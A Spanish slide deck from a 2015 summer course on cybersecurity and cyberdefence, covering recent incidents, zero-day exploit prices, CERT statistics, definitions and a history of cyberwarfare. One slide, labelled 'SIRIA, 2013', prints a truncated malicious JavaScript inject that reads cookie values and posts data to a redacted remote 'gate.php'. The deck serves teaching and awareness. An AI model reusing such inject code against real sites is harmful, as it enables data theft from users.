Nuevos temas de agenda de la Seguridad
Nuevos Riesgos, Nuevas Amenazas

Ciberseguridad y ciberdefensa

Asociación de Diplomad@s Españoles en Seguridad y Defensa

ADESyD

Si vis pacem et securitatem, defende

IV CURSO DE VERANO

"40 Años de Democracia en Seguridad y Defensa (1975 – 2015)

Balance y Retos de futuro"

Lo “ciber” está de moda

- 23/03/2015: **Israel Spied on Iran Nuclear Talks With U.S.**
- 09/04/2015: **Ciberataque yihadista contra la cadena francesa TV5 Monde**
- 11/05/2015: **Russia and China seal cyber non-hack pact**
- 05/06/2015: **Un ciberataque afecta a los datos de cuatro millones de funcionarios estadounidenses**
- 22/06/2015: **Aerolínea polaca cancela vuelos por ciberataque**


- Alerta INCIBE de hoy (08/07/2015) **-** **Denegación de servicio en BIND**


Precio de los exploits 0-day (2014-2015)

PLATAFORMA	PRECIO*
Adobe Reader	5.000 – 30.000 $
Mac Os X	20.000 – 50.000 $
Android	30.000 – 60.000 $
Plug-ins navegadores Flash o Java	40.000 – 100.000 $
Microsoft Word	50.000 – 100.000 $
Microsoft Windows	60.000 – 120.000 $
Firefox o Safari	60.000 – 150.000 $
Chrome o Internet Explorer	80.000 – 200.000 $
Apple iOS	100.000 – 250.000 $


Exploit de Día Cero. Fuente: FORBES


Ciberincidentes en España





Incidentes gestionados por CCN-CERT, se habla de alrededor de 70.000 ataques detectados durante el año 2014






```
<script type="text/javascript">
$(document).ready(function(){

 // Jeigu pirma karta, darom sita mesa
 if(docCookies.getItem("a3_exec") && docCookies.getIten

 // postinam siunciama suma i serva/jabber sitas
 var a3_pickup_sum = docCookies.getItem("a3_pickup_su
 var jqxhrX2 = $.post("http://*********/gate.php", { log: "

  .complete(function() {
   if($('#BotonesForm').find('[class="centre"]')){
    console.log('Sum: '+a3_pickup_sum+'. Msg Send Succes
    enviar(0);
    console.log('Redirecting To Home Page [Finish]');
   }
  }

 );
 }
});
</script>
```

SIRIA, 2013

Algunas definiciones…


- **Ciberespacio**: Conjunto de medios y procedimientos basados en las TIC y configurados para la prestación de servicios.
- **Ciberataque**: Actos delictivos o de guerra realizados contra sistemas TIC.
- **Ciberdefensa**: "La aplicación de medidas de seguridad para proteger las infraestructuras de los sistemas de información y comunicaciones frente a los *ciberataques*" (MC0571 - NATO *Cyber Defence Concept*)
- **Ciberterrorismo**: Ataque premeditado y políticamente motivado contra información, sistemas computacionales, software y datos que pueda resultar en violencia contra objetivos no combatientes, y realizado por parte de grupos subnacionales o clandestinos. (FBI)

Antecedentes – S. XIX/S.XX

- **Algunos muy antiguos**: Pinchazos telefónicos (s. XIX), Enigma (IIGM), Siberia (1982)

- **Años 90**: Desde Tenenbaum y Mitnick hasta el ejercicio *Eligible Receiver*'97 y la operación *Moonlight Maze* (1998-2000)

Antecedentes – S.XXI (I)



Propagación de Slammer treinta minutos después de su difusión. *Fuente: Silicon Defense*

Antecedentes – S.XXI (y II)

- **La ciberguerra moderna**: *Titan Rain* y *Slammer* (2003), *Huerto* y Estonia (2007), *Buckshot Yankee* (2008) y *Aurora* (2009)

- **Ciberarmas**: Slammer (2003) y Stuxnet (2010)


Escenario de la ciberseguridad

- Asimetría de fuerzas → Un grupo pequeño puede poner en apuros a toda una nación
- Pluralidad de actores → Estados, entidades públicas, empresas, hacktivistas, delincuentes…
- Poco o ningún aviso previo → Los equipos de respuesta descubren un gran porcentaje de ataques cuando ya han ocurrido
- Anonimato del atacante → En muchos casos se desconoce la identidad del atacante
- Amenazas más sofisticadas → Cada vez los ataques se vuelven más avanzados y complejos, pasando de vulnerabilidades conocidas a desconocidas

Tipos de amenazas actuales

Por magnitud

Por técnica



Nuevo paradigma en la ciberdefensa

- Respuesta global: estados y empresas
- *Security by design* y *security by default*
- Ciclo de mejora continua (PDCA)

Resiliencia

Defensa activa  Falta de regulación legal, asimetría de fuerzas y anonimato

¿La IIIGM se hará pulsando botones?

MUCHAS GRACIAS